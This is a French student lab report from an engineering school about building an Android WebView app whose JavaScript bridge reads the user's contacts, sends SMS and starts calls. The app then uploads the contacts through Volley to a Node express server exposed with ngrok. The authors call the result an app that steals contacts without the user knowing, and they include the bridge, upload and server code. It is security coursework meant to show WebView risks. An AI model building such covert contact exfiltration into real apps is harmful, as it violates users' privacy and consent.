ECOLE SUPERIEURE D'INGENIEURS DE RENNES

UNIVERSITÉ DE RENNES 1

SRIO

-

Rapport des TDs 1 et 2 sur Android Studio

GASTOU Pierre-Louis

LOPIN Cédric

29/11/2021

Introduction

L'objectif de ces TDs est de réaliser une application simple utilisant une webview ayant pour but de récupérer les contacts, interagir avec, et le plus important les transmettre à notre serveur distant. Le principe des webview est d'afficher une page HTML et possiblement d'exécuter du code JavaScript, c'est donc un moyen de développer des applications hybrides. Nous allons donc ici voire différentes façon d'utiliser cette fonctionnalités et certaines failles qui y sont liées.

TD 1

Partie 1 :

Dans un premier temps nous devons réaliser une application Android à travers une webview. Cette application doit pouvoir afficher une page internet comme un navigateur web.

Nous plaçons alors une webview dans notre activité principale main.xml, nous la récupérons dans le main.java et y chargeons un lien internet via la méthode *webview.loadURL(« url »).*

Une webview fonctionne comme un micro navigateur internet à l'intérieur de l'application, nous sommes alors libre de le configurer comme nous le souhaitons.

Utiliser une webview est avantageux puisqu'elle permet d'utiliser une application codée en JavaScript et donc d'être compatible sous Android et IOS. Seule l'implémentation d'une webview est nécessaire sur les deux plateformes. De plus, d'anciennes versions d'Android ne disposent pas de certaines méthodes utilisées par le développeur. L'utilisation d'une webview permet de contrer ce problème car il existe du code JavaScript récent.

Partie 2 :

Nous allons maintenant exécuter notre propre script à l'intérieur de notre webview. L'objectif étant d'afficher un toast après pression d'un bouton.

Tout d'abord, il faut s'assurer d'avoir l'autorisation d'accéder à internet puis il faut être capable d'afficher une page HTML depuis son code, on lit alors le contenu du fichier HTML, que l'on insert dans un string. Puis nous encodons ce string en base64 avant d'appeler la méthode *webview.loadData(encodedHTMLString);* qui permet d'afficher la page.

Sans la permission d'accès à internet il est impossible d'exécuter une webview.

Néanmoins une webview crée un pont entre internet et l'application Android qui a accès aux données du téléphone, il est donc possible que des informations soient diffusées ce qui est un grave risque de sécurité.

Partie 3 :

Ensuite, nous réalisons une interface pour faire communiquer la page HTML affichée par la webview avec l'application Android.

```java
public class WebAppInterface {
    private static final int MY_PERMISSION_REQUEST_CODE_SEND_SMS = 1;

    private static final String LOG_TAG = "AndroidExample SMS --";

    private Context mContext;
    private Activity mActivity;
    WebAppInterface(Context c, Activity activity){
        mActivity = activity;
        mContext = c;
    }

    @JavascriptInterface
    public void showToast(String msg) { Toast.makeText(mContext,msg,Toast.LENGTH_LONG).show(); }

    @JavascriptInterface
    public void showID(){
        TelephonyManager t = (TelephonyManager) mContext.getSystemService(Context.TELEPHONY_SERVICE);
        t.getDeviceId();
    }
```

Figure 1: Interface JavaScript

Enfin, nous créons un script JavaScript exécutant les fonctions implémentées dans l'interface WebAppInterface sous Android. Puis, on lie leur exécutions à l'action des boutons de la page HTML.




Figure 2: Capture d'écran du téléphone avec toutes les fonctionnalités de cette partie

Dans la dernière partie nous définissons une fonction call dans l'interface web que l'ont attribue à un bouton et qui lance l'activité d'appel définie par défaut sur le téléphone.

Ainsi nous réalisons deux fonctionnalité proposées.

TD2

L’objectif de ce TD est de réaliser une application récupérant les contacts d’un utilisateur, de permettre à l’utilisateur d’envoyer un message directement depuis l’application et lancer un appel au contact de son choix.

Par la suite, nous chercherons à transmettre les contacts à un serveur distant.

Partie 1 :

Dans un premier temps nous récupérons les contacts de l’utilisateur, pour ce faire nous devons lui demander la permission avec la méthode *requestAllPermissions(String[])* qui prend en paramètre un tableau contenant toutes les permissions nécessaires.

Nous implémentons ensuite une fonction *retrieveAll()* permettant de récupérer l’intégralité des contacts de l’utilisateur au format JSON, cette fonction implémente simplement un tableau en parcourant les contacts l’un après l’autre à l’aide d’un curseur. Nous utilisons ensuite des méthodes de la classe *GSON* pour convertir le tableau au format string JSON.

Côté HTML nous implémentons de quoi afficher les contacts ainsi récupérés sous forme d’un tableau et en profitons pour définir les listeners *onClick* de chaque contact renvoyant les informations du contact.

Nous sommes maintenant capable de récupérer les contacts de l’utilisateur et de cliquer dessus. Nous allons maintenant rendre l’envoi de SMS et les appels possibles.

Pour envoyer des messages nous implémentons dans l’interface webAppInterface une fonction *askPermissionAndSendSMS(String number,String message)* ayant pour but de vérifier les permissions nécessaires, les demander le cas échéant et d’envoyer le message avec la fonction *sendSMS_by_smsManager(number,message)*. Cette fonction envoi le message au destinataire et notifie l’envoi à l’utilisateur.

Pour les appels nous nous contentons de lancer l’activité d’appel du téléphone définie par défaut. Dans le script du fichier HTML nous programmons les différents éléments permettant à l’utilisateur d’utiliser ces fonctions. Nous avons décidé de mettre à disposition de l’utilisateur une zone de texte ainsi que les boutons « Send » et « Call » dès lors qu’il clique sur un contact.




Figure 3: Interface graphique de l'utilisateur après avoir sélectionné un contact

Partie 2 :


Notre objectif est désormais de réaliser un serveur chargé de récupérer les données transmises par l'application. Pour cela nous utiliserons la librairie express de nodeJS et le logiciel ngrok. Nous installons dans un premier temps *express* et *body-parser*, nous initialisons le serveur avec express en définissant le port que l'on souhaite écouter et la méthode *get('/')* permettant de se connecter au serveur. Enfin, puisque la requête que nous allons transmettre depuis l'application sera rootée en '/contacts' nous implémentons la méthode *app.post comme suit :*

```
// Routage de la page [adresse vers le serveur]/contacts en récupérant le corp de la requête
app.post('/contacts', (req, res) => {
    //console.log(req.body);
    var resultat = JSON.parse(JSON.stringify(req.body));
    var contacts = resultat.contact;
    var str = "";
    contacts.forEach(c => {
        str += "Nom : " + c.name + " Numéro : " + c.numero;
    });
    fs.writeFile('contacts.json',JSON.stringify(str),(err) => {throw(err)});
    console.log(str)
});
```

Figure 4 : méthode app.post('/contacts') du server javaScript

Cette fonction récupère les informations transmises et les sauvegarde dans un fichier au format JSON.

Côté applicatif, nous implémentons la méthode *postStringRequest()* (utilisant la librairie Volley) que nous appelons à chaque pression de notre bouton *GetContacts*.



```
@JavascriptInterface
public void postStringRequest(String URL, String informationsJson)
{
    RequestQueue requestQueue = Volley.newRequestQueue(mContext);
    final String requestBody = informationsJson;

    StringRequest stringRequest = new StringRequest(Request.Method.POST, URL, new Response.Listener<String>() {
        @Override
        public void onResponse(String response) {
            Log.i( tag: "VOLLEY Response ", response);
        }
    }, new Response.ErrorListener() {
        @Override
        public void onErrorResponse(VolleyError error) {
            Log.e( tag: "VOLLEY Error", error.toString());
        }
    }) {
        @Override
        public String getBodyContentType() { return "application/json; charset=utf-8"; }

        @Override
        public byte[] getBody() throws AuthFailureError {
            try {
                //Log.i("tag","qsqsfs");
                return requestBody == null ? null : requestBody.getBytes( charsetName: "utf-8");
            } catch (UnsupportedEncodingException uee) {
                VolleyLog.wtf("Unsupported Encoding while trying to get the bytes of %s using %s", requestBody, "utf-8");
                return null;
            }
        }

        @Override
        protected Response<String> parseNetworkResponse(NetworkResponse response) {
            String responseString = "";
            if (response != null) {
                responseString = String.valueOf(response.statusCode);
                // can get more details such as response.headers
            }
            return Response.success(responseString, HttpHeaderParser.parseCacheHeaders(response));
        }
    };
```

Figure 3: fonction postStringRequest de la webAppInterface

C’est cette fonction qui se charge de transmettre les contacts au serveur.

Enfin, nous installons ngrok et l’exécutons en spécifiant le port sur lequel notre serveur a été placé. Nous utilisons alors l’URL fournit par ngrok au sein de notre application comme destination de notre serveur.

A présent nous avons réalisé une application de messagerie qui vole les données sans que l’utilisateur le sache et les envoie sur un serveur nous appartenant. Tout ceci est possible car nous avons les autorisations nécessaires. Nous aurions également pu voler des numéros uniques pour les téléphones mais nous n’y sommes pas parvenu car les autorisations que nous donnions n’étaient pas suffisante. Mais nous aurions pu voler tout ça sous le prétexte d’une application encore plus simple que Whatsapp.

Conclusion :

Pendant ces heures de TD nous avons appris à mettre en place un petit serveur fonctionnel fonctionnant comme une interface pour implémenter une base de donnée contenant l’ensemble des contacts de tous les utilisateurs de notre application. Nous avons appris à manipuler les permissions d’Android ainsi que différentes méthodes permettant de réaliser des actions simples tels que l’envoi d’un SMS ou la déclenchement d’un appel. Tout ceci en combinant une interface Java communicant avec l’appareil de l’utilisateur, un pont JavaScript entre l’application Java et l’interface graphique au format HTML.